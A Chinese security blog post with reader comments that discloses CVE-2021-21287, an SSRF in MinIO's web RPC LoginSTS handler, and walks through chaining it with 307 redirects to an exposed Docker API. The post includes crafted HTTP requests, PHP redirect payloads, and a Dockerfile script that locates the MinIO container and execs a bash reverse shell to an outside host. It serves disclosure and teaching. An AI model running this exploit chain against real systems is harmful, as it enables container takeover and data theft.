CVE-2021-21287: 容器与云的碰撞——一次对MinIO的测试

PHITHON 2021 一月 30 22:25 | 阅读: 71083 | #网络安全 | #minio, #Go, #ssrf 漏洞

> 事先声明：本次测试过程完全处于本地或授权环境，仅供学习与参考，不存在未授权测试过程。本文提到的漏洞《MinIO未授权SSRF漏洞（CVE-2021-21287）》已经修复，也请读者勿使用该漏洞进行未授权测试，否则作者不承担任何责任

(English edition)

随着工作和生活中的一些环境逐渐往云端迁移，对象存储的需求也逐渐多了起来，MinIO就是一款支持部署在私有云的开源对象存储系统。MinIO完全兼容AWS S3的协议，也支持作为S3的网关，所以在全球被广泛使用，在Github上已有25k星星。

我平时会将一些数据部署在MinIO中，在CI、Dockerfile等地方进行使用。本周就遇到了一个环境，其中发现一个MinIO，其大概情况如下：

- MinIO运行在一个小型Docker集群（swarm）中
- MinIO开放默认的9000端口，外部可以访问，地址为`http://192.168.227.131:9000`，但是不知道账号密码
- `192.168.227.131`这台主机是CentOS系统，默认防火墙开启，外部只能访问9000端口，dockerd监听在内网的2375端口（其实这也是一个swarm管理节点，swarm监听在2377端口）


本次测试目标就是窃取MinIO中的数据，或者直接拿下。

0x01 MinIO代码审计

既然我们选择了从MinIO入手，那么先了解一下MinIO。其实我前面也说了，因为平时用到MinIO的时候很多，所以这一步可以省略了。其使用Go开发，提供HTTP接口，而且还提供了一个前端页面，名为“MinIO Browser”。当然，前端页面就是一个登陆接口，不知道口令无法登录。

那么从入口点（前端接口）开始对其进行代码审计吧。

在User-Agent满足正则`.*Mozilla.*`的情况下，我们即可访问MinIO的前端接口，前端接口是一个自己实现的JsonRPC：




```
// MinIO browser router.
webBrowserRouter := router.PathPrefix(minioReservedBucketPath).HeadersRegexp( pairs... "User-Agent", ".*Mozilla.*").Subrouter()

// Initialize json rpc handlers.
webRPC := jsonrpc.NewServer()
webRPC.RegisterCodec(codec,  contentType: "application/json")
webRPC.RegisterCodec(codec,  contentType: "application/json; charset=UTF-8")
webRPC.RegisterAfterFunc(func(ri *jsonrpc.RequestInfo) {
    if ri != nil {
        claims, _, _ := webRequestAuthenticate(ri.Request)
        bucketName, objectName := extractBucketObject(ri.Args)
        ri.Request = mux.SetURLVars(ri.Request, map[string]string{
            "bucket": bucketName,
            "object": objectName,
        })
        if globalHTTPTrace.NumSubscribers() > 0 {
            globalHTTPTrace.Publish(WebTrace(ri))
        }
        logger.AuditLog(ri.ResponseWriter, ri.Request, ri.Method, claims.Map())
    }
})

// Register RPC handlers with server
if err := webRPC.RegisterService(web,  name: "web"); err != nil {
    return err
}

// RPC handler at URI - /minio/webrpc
webBrowserRouter.Methods(http.MethodPost).Path( tpl: "/webrpc").Handler(webRPC)
```

我们感兴趣的就是其鉴权的方法，随便找到一个RPC方法，可见其开头调用了`webRequestAuthenticate`，跟进看一下，发现这里用的是jwt鉴权：



```
// ServerInfo - get server info.
func (web *webAPIHandlers) ServerInfo(r *http.Request, args *WebGenericArgs, reply *Server
    ctx := newWebContext(r, args,  api: "WebServerInfo")
    claims, owner, authErr := webRequestAuthenticate(r)
    if authErr != nil {
        return toJSONError(ctx, authErr)
    }
    host, err := os.Hostname()
    if err != nil {
        host = ""
    }
    platform := fmt.Sprintf("Host: %s | OS: %s | Arch: %s", host, runtime.GOOS, runtime.GOARCH)
    goruntime := fmt.Sprintf("Version: %s | CPUs: %s", runtime.Version(), runtime.NumCPU())

    reply.MinioVersion = Version
    reply.MinioGlobalInfo = getGlobalInfo()

    // Check if the user is IAM user.
    reply.MinioUserInfo = map[string]interface{}{
        "isIAMUser": !owner,
    }

    if !owner {
        creds, ok := globalIAMSys.GetUser(claims.AccessKey)
        if ok && creds.SessionToken != "" {
            reply.MinioUserInfo["isTempUser"] = true
        }
    }

    reply.MinioPlatform = platform
    reply.MinioRuntime = goruntime
    reply.UIVersion = browser.UIVersion
    return nil
}
```

```
func webTokenAuthenticate(token string) (*xjwt.MapClaims, bool, error) {
    if token == "" {
        return nil, false, errNoAuthToken
    }
    claims := xjwt.NewMapClaims()
    if err := xjwt.ParseWithClaims(token, claims, webTokenCallback); err != nil {
        return claims, false, errAuthentication
    }
    owner := claims.AccessKey == globalActiveCred.AccessKey
    return claims, owner, nil
}

// Check if the request is authenticated.
// Returns nil if the request is authenticated. errNoAuthToken if token missing.
// Returns errAuthentication for all other errors.
func webRequestAuthenticate(req *http.Request) (*xjwt.MapClaims, bool, error) {
    token, err := jwtreq.AuthorizationHeaderExtractor.ExtractToken(req)
    if err != nil {
        if err == jwtreq.ErrNoTokenInRequest {
            return nil, false, errNoAuthToken
        }
        return nil, false, err
    }
    claims := xjwt.NewMapClaims()
    if err := xjwt.ParseWithClaims(token, claims, webTokenCallback); err != nil {
        return claims, false, errAuthentication
    }
    owner := claims.AccessKey == globalActiveCred.AccessKey
    return claims, owner, nil
}

func newAuthToken(audience string) string {
    cred := globalActiveCred
    token, err := authenticateNode(cred.AccessKey, cred.SecretKey, audience)
    logger.CriticalIf(GlobalContext, err)
    return token
}
```

jwt常见的攻击方法主要有下面这几种：

- 将alg设置为None，告诉服务器不进行签名校验

- 如果alg为RSA，可以尝试修改为HS256，即告诉服务器使用公钥进行签名的校验
- 爆破签名密钥

查看MinIO的JWT模块，发现其中对alg进行了校验，只允许以下三种签名方法：

```
func init() {
    base64BufPool = sync.Pool{
        New: func() interface{} {
            buf := make([]byte, 8192)
            return &buf
        },
    }

    hmacSigners = []*SigningMethodHMAC{
        { Name: "HS256",  Hash: crypto.SHA256},
        { Name: "HS384",  Hash: crypto.SHA384},
        { Name: "HS512",  Hash: crypto.SHA512},
    }
}
```


这就堵死了前两种绕过方法，爆破当然就更别说了，通常仅作为没办法的情况下的手段。当然，MinIO中使用用户的密码作为签名的密钥，这个其实会让爆破变地简单一些。

鉴权这块没啥突破，我们就可以看看，有哪些RPC接口没有进行权限验证。

很快找到了一个接口，`LoginSTS`。这个接口其实是AWS STS登录接口的一个代理，用于将发送到JsonRPC的请求转变成STS的方式转发给本地的9000端口（也就还是他自己，因为它是兼容AWS协议的）。

简化其代码如下：

```
// LoginSTS - STS user login handler.
func (web *webAPIHandlers) LoginSTS(r *http.Request, args *LoginSTSAr
gs, reply *LoginRep) error {
    ctx := newWebContext(r, args, "WebLoginSTS")

    v := url.Values{}
    v.Set("Action", webIdentity)
    v.Set("WebIdentityToken", args.Token)
```

```
    v.Set("Version", stsAPIVersion)
```



```
    scheme := "http"
    // ...

    u := &url.URL{
        Scheme: scheme,
        Host:   r.Host,
    }

    u.RawQuery = v.Encode()
    req, err := http.NewRequest(http.MethodPost, u.String(), nil)
    // ...
}
```

没发现有鉴权上的绕过问题，但是发现了另一个有趣的问题。这里，MinIO为了将请求转发给“自己”，就从用户发送的HTTP头Host中获取到“自己的地址”，并将其作为URL的Host构造了新的URL。

这个过程有什么问题呢?


因为请求头是用户可控的，所以这里可以构造任意的Host，进而构造一个SSRF漏洞。

我们来实际测试一下，向`http://192.168.227.131:9000`发送如下请求，其中Host的值是我本地ncat开放的端口（`192.168.1.142:4444`）：

```
POST /minio/webrpc HTTP/1.1
Host: 192.168.1.142:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Content-Type: application/json
Content-Length: 80

{"id":1,"jsonrpc":"2.0","params":{"token":  "Test"},"method":"web.Log
inSTS"}
```

成功收到请求：



可以确定这里存在一个SSRF漏洞了。

0x02 升级SSRF漏洞

仔细观察，可以发现这是一个POST请求，但是Path和Body都没法控制，我们能控制的只有URL中的一个参数`WebIdentityToken`。

但是这个参数经过了URL编码，无法注入换行符等其他特殊字符。这样就比较鸡肋了，如果仅从现在来看，这个SSRF只能用于扫描端口。我们的目标当然不仅限于此。

幸运的是，Go默认的http库会跟踪302跳转，而且不论是GET还是POST请求。所以，我们这里可以302跳转来“升级”SSRF漏洞。

使用PHP来简单地构造一个302跳转：

```
<?php
header('Location: http://192.168.1.142:4444/attack?arbitrary=params');
```

将其保存成index.php，启动一个PHP服务器：

将Host指向这个PHP服务器。这样，经过一次302跳转，我们收获了一个可以控制完整URL的GET请求：

放宽了一些限制，结合前面我对这套内网的了解，我们可以尝试攻击Docker集群的2375端口。

2375是Docker API的接口，使用HTTP协议通信，默认不会监听TCP地址，这里可能是为了方便内网其他机器使用所以开放在内网的地址里了。那么，我们是否可以通过SSRF来攻击这个接口呢?

在Docker未授权访问的情况下，我们通常可以使用`docker run`或`docker exec`来在目标容器里执行任意命令（如果你不了解，可以参考这篇文章）。但是翻阅Docker的文档可知，这两个操作的请求是`POST /containers/create`和`POST /containers/{id}/exec`。

两个API都是POST请求，而我们可以构造的SSRF却是一个GET的。怎么办呢?

0x03 再次升级SSRF漏洞

还记得我们是怎样获得这个GET型的SSRF的吗？通过302跳转，而接受第一次跳转的请求就是一个POST请求。不过我们没法直接利用这个POST请求，因为他的Path不可控。

如何构造一个Path可控的POST请求呢?

我想到了307跳转，307跳转是在RFC 7231中定义的一种HTTP状态码，描述如下:

> The 307 (Temporary Redirect) status code indicates that the target resource resides temporarily under a different URI and the user agent **MUST NOT** change the request method if it performs an automatic re-direction to that URI.

307跳转的特点就是**不会**改变原始请求的方法，也就是说，在服务端返回307状态码的情况下，客户端会按照Location指向的地址发送一个相同方法的请求。

我们正好可以利用这个特性，来获得POST请求。

简单修改一下之前的index.php：

```
<?php
header('Location: http://192.168.1.142:4444/attack?arbitrary=params',
false, 307);
```

尝试SSRF攻击，收到了预期的请求：


```
D:\tmp\minio-ssrf
λ ncat -l 4444
POST /attack?arbitrary=params HTTP/1.1
Host: 192.168.1.142:4444
User-Agent: Go-http-client/1.1
Content-Length: 0
Referer: http://192.168.1.142:4443?Action=AssumeRoleWithWebIdentity&Version=2011-06-15&WebIdentityToken=Test
```

Bingo，获得了一个POST请求的SSRF，虽然没有Body。

0x04 攻击Docker API

回到Docker API，我发现现在仍然没法对run和exec两个API做利用，原因是，这两个API都需要在请求Body中传输JSON格式的参数，而我们这里的SSRF无法控制Body。

继续翻越Docker文档，我发现了另一个API，Build an image：



这个API的大部分参数是通过Query Parameters传输的，我们可以控制。阅读其中的选项，发现它可以接受一个名为`remote`的参数，其说明为：

> A Git repository URI or HTTP/HTTPS context URI. If the URI points to a single text file, the file's contents are placed into a file called `Dockerfile` and the image is built from that file. If the URI points to a tarball, the file is downloaded by the daemon and the contents therein used as the context for the build. If the URI points to a tarball and the `dockerfile` parameter is also specified, there must be a file with the corresponding path inside the tarball.

这个参数可以传入一个Git地址或者一个HTTP URL，内容是一个Dockerfile或者一个包含了Dockerfile的Git项目或者一个压缩包。

也就是说，Docker API支持通过指定远程URL的方式来构建镜像，而不需要我在本地写入一个Dockerfile。


所以，我尝试编写了这样一个Dockerfile，看看是否能够build这个镜像，如果可以，那么我的4444端口应该能收到wget的请求：

```
FROM alpine:3.13
RUN wget -T4 http://192.168.1.142:4444/docker/build
```

然后修改前面的index.php，指向Docker集群的2375端口：

```
<?php
header('Location: http://192.168.227.131:2375/build?remote=http://192.168.1.142:4443/Dockerfile&nocache=true&t=evil:1', false, 307);
```

进行SSRF攻击，等待了一会儿，果然收到请求了：



完美，我们已经可以在目标集群容器里执行任意命令了。

0x05 拿下MinIO容器

此时离我们的目标，拿下MinIO，还差一点点，后面的攻击其实就比较简单了。

因为现在可以执行任意命令，我们就不会再受到SSRF漏洞的限制，可以直接反弹一个shell，或者可以直接发送任意数据包到Docker API，来访问容器。经过一顿测试，我发现MinIO虽然是运行的一个service，但实际上就只有一个容器。

所以我编写了一个自动化攻击MinIO容器的脚本，并将其放在了Dockerfile中，让其在Build的时候进行攻击，利用`docker exec`在MinIO的容器里执行反弹shell的命令。这个Dockerfile如下：

```
FROM alpine:3.13

RUN apk add curl bash jq

RUN set -ex && \
    { \
        echo '#!/bin/bash'; \
        echo 'set -ex'; \
        echo 'target="http://192.168.227.131:2375"'; \
        echo 'jsons=$(curl -s -XGET "${target}/containers/json" | jq
-r ".[] | @base64")'; \
        echo 'for item in ${jsons[@]}; do'; \
        echo '    name=$(echo $item | base64 -d | jq -r ".Image")'; \
        echo '    if [[ "$name" == *"minio/minio"* ]]; then'; \
        echo '        id=$(echo $item | base64 -d | jq -r ".Id")'; \
```

```
        echo '        break'; \
        echo '    fi'; \
        echo 'done'; \
        echo 'execid=$(curl -s -X POST "${target}/containers/${id}/exec" -H "Content-Type: application/json" --data-binary "{\"Cmd\": [\"bash\", \"-c\", \"bash -i >& /dev/tcp/192.168.1.142/4444 0>&1\"]}" | jq -r ".Id")'; \
        echo 'curl -s -X POST "${target}/exec/${execid}/start" -H "Content-Type: application/json" --data-binary "{}"'; \
    } | bash
```


这个脚本所干的事情比较简单，一个是遍历了所有容器，如果发现其镜像的名字中包含`minio/minio`，则认为这个容器就是MinIO所在的容器。拿到这个容器的Id，用exec的API，在其中执行反弹shell的命令。

最后成功拿到MinIO容器的shell：

当然，我们也可以通过Docker API来获取集群权限，这不在本文的介绍范围内了。

0x06 总结

本次测试开始于一个MinIO开放的9000端口，通过代码审计，挖掘到了MinIO的一个SSRF漏洞，又利用这个漏洞攻击内网的Docker API，最终拿到了MinIO的权限。

本文所涉及的漏洞已经提交给MinIO官方并修复，以下是时间线：

- Jan 23, 2021, 9:11 PM – 漏洞提交
- Jan 24, 2021, 3:06 AM – 漏洞确认
- Jan 26, 2021, 2:15 AM – 修复已被合并进主线分支
- Jan 30, 2021, 11:22 AM – 漏洞公告和新版本被发布
- Feb 2, 2021 01:10 AM – 确认编号 – CVE-2021-21287

赞赏

喜欢这篇文章？打赏1元

评论

Chein 2022 六月 06 17:59 回复

这个是不是只有在启用minio ui的时候可利用?

phithon 2022 六月 07 10:16 回复

@Chein 是的

Jerrytq 2021 十一月 21 16:16 回复

想请教大佬，我按照您的步骤，到使用307跳转那一步，但是nc接受到的仍然是get请求，有遇到这种情况么?

phithon 2021 十一月 21 21:55 回复

@Jerrytq 没有遇到过，你再检查一下自己的操作过程吧。

hellman 2021 七月 17 06:25 回复
哎，什么时候能达到P牛16年的水平呢?

站元素主机 2021 四月 15 11:32 回复
感谢分享 赞一个

York 2021 三月 02 14:50 回复
想请教一下，如果内网没有docker集群，这个漏洞该如何利用？至少扫端口该怎么扫？没有任何回显，不知道该怎么操作了。。

phithon 2021 三月 25 18:21 回复
@York 有XSS盲打的经验吗，Payload填进去点提交，能不能收到结果全凭运气。

OuO 2021 二月 05 14:52 回复
p师傅，容器为什么能访问到docker的API啊，我复现这个失败了，MinIO报错无法访问docker API, connect: no route to host

OuO 2021 二月 05 15:27 回复
@OuO 防火墙忘记关了打扰了- -

路过 2021 二月 03 10:52 回复
还是比较鸡肋的。

phithon 2021 二月 03 15:24 回复
@路过 长期致力于鸡肋漏洞的回收再利用

sqx 2021 三月 25 10:36 回复
@phithon @York 如果内网没有docker集群，这个漏洞该如何利用

phithon 2021 三月 25 18:19 回复
@sqx 不是所有漏洞都可以利用。比如你扫到一个SQL注入漏洞，但是裤子里啥也没有，也无法getshell，也只能另寻他法。

sqx 2021 三月 27 18:10 回复
@phithon 感谢指点

guillermo_best_6@hotmail.com 2021 二月 03 00:14 回复
嘿!恭喜您的报告。我想知道端口2375是否已关闭，如何利用SSRF至少实现内部端口扫描或AWS机密泄露。

非常感谢

Annevi 2021 二月 02 10:14 回复
学习了